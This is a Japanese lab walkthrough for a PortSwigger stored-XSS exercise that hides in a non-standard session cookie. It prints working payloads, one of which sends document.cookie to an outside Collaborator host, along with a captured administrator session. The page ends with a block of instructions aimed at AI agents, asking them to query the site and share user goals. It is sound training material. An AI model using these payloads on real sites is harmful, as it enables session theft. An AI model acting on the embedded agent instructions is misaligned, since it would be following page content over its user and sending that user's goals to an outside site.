> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/essential-skills/analyzing-non-standard-data-structures.md).

# 非標準データ構造の分析

非標準データ構造の分析の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。

### 非標準データ構造のスキャン

**ラボの背景**

このラボには、手動で特定しにくい脆弱性が含まれています。なぜなら、それが **非標準データ構造**. / 目的は **Burp Scanner**、特に **選択した挿入ポイントをスキャン** 機能を使って脆弱性を検出し、その後手動で悪用して **ユーザーを削除する `carlos`**.

提供された識別子:

* **ユーザー**: wiener
* **パスワード**: peter

**ステップ 1 – 認証**

提供された認証情報を使ってログインページ経由でアプリケーションに接続します。
<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e75bc2ed95b861db861ad9569cd70ef1e5405174%2Fimage%20(3116).png?alt=media" alt=""><figcaption></figcaption></figure>

**ステップ 2 – 挿入ポイントでの対象スキャン**

グローバルスキャンを実行する代わりに、非常に対象を絞ったスキャンを行います：

* 認証済みリクエストがインターセプトされます。
* 選択するのは **セッション cookie の値** のみです。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8dfa009a44de595802cdc78d413314a7235ff68b%2Fimage%20(3117).png?alt=media" alt=""><figcaption></figcaption></figure>


* 次に実行する **Burp Scanner → 選択した挿入ポイントをスキャン** この特定の要素に対して。

この最小限のスキャンにより、手動ではほとんどテストされない領域、つまり cookie の内部構造を分析できます。
<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a999c2f4dc82d1974c16dcf4676885d26022c98d%2Fimage%20(3119).png?alt=media" alt=""><figcaption></figcaption></figure>

**ステップ 3 – 脆弱性の検出**

Burp Scanner は次のタイプの脆弱性を検出します：


* **格納型クロスサイトスクリプティング（XSS）**

検出されたペイロードはセッション cookie に直接注入されます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-aadb740580ca80867991fb19f2b301c2ede85b9a%2Fimage%20(3120).png?alt=media" alt=""><figcaption></figcaption></figure>

検出された初期ペイロードの例：

{% code overflow="wrap" %}

```bash
Cookie: session='"><svg/onload=fetch`//uqo5wxufqik239ij6afcc710crik6hu6.oastify/.oastify.com`>:7eQqV1q8zph4P71fADS843xTb5B9ev5V
```

{% endcode %}

**ステップ 4 – Burp Collaborator を介した cookie の持ち出し**

ペイロードを調整して `document.cookie` Collaborator サーバーへ、Base64 でエンコードされたコンテンツを送信します：

{% code overflow="wrap" %}

```bash
Cookie: session='"><svg/onload=fetch(`//uqo5wxufqik239ij6afcc710crik6hu6/.oastify.com/${btoa(document.cookie)}`)>:7eQqV1q8zph4P71fADS843xTb5B9ev5V
```

{% endcode %}

その後、私たちは **URL エンコードする** 注入する前にペイロードを：

```bash
'%22%3e%3csvg%2fonload%3dfetch(%60%2f%2fuqo5wxufqik239ij6afcc710crik6hu6%5c.oastify.com%2f%24%7bbtoa(document.cookie)%7d%60)%3e%3a7eQqV1q8zph4P71fADS843xTb5B9ev5V
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-52fbe70d0c8e28bfebafdd88447a402e8a64c996%2Fimage%20(3121).png?alt=media" alt=""><figcaption></figcaption></figure>

**ステップ 5 – 管理者 cookie の取得とデコード**

Collaborator サーバーは、Base64 でエンコードされた cookie を含むリクエストを受信します：

```bash
GET
/c2Vzc2lvbj1hZG1pbmlzdHJhdG9yJTNhelJETWFQTzlaZHhiMGdvZ1NMOTJFMVFOeFFncVQ1dHY7IHNlY3JldD1TTjhvd081cHQ3d2Zsb2IxVkhSWG11U2E1YmI4MmlHWDsgc2Vzc2lvbj1hZG1pbmlzdHJhdG9yJTNhelJETWFQTzlaZHhiMGdvZ1NMOTJFMVFOeFFncVQ1dHY=
```

デコードすると、次が得られます：

```bash
session=administrator%3azRDMaPO9Zdxb0gogSL92E1QNxQgqT5tv; secret=SN8owO5pt7wflob1VHRXmuSa5bb82iGX; session=administrator%3azRDMaPO9Zdxb0gogSL92E1QNxQgqT5tv
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-bad4ca337680775011ea2d48678d0b184bda66ff%2Fimage%20(3122).png?alt=media" alt=""><figcaption></figcaption></figure>

**ステップ 6 – 管理者アクセスと最終操作**

管理者セッション cookie を使用して：

* インターフェース **admin** にアクセスします。
* の内部ページ **ログ** にアクセス可能です。
* このページはフィルタリングなしで cookie を表示していたため、 **格納型 XSS**.
* その後、ユーザーを削除することが可能です **carlos** そしてラボを完了します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b9a4bf5b8253b6161acc5eb1ef9c243fa3cbcd18%2Fimage%20(3123).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/essential-skills/analyzing-non-standard-data-structures.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.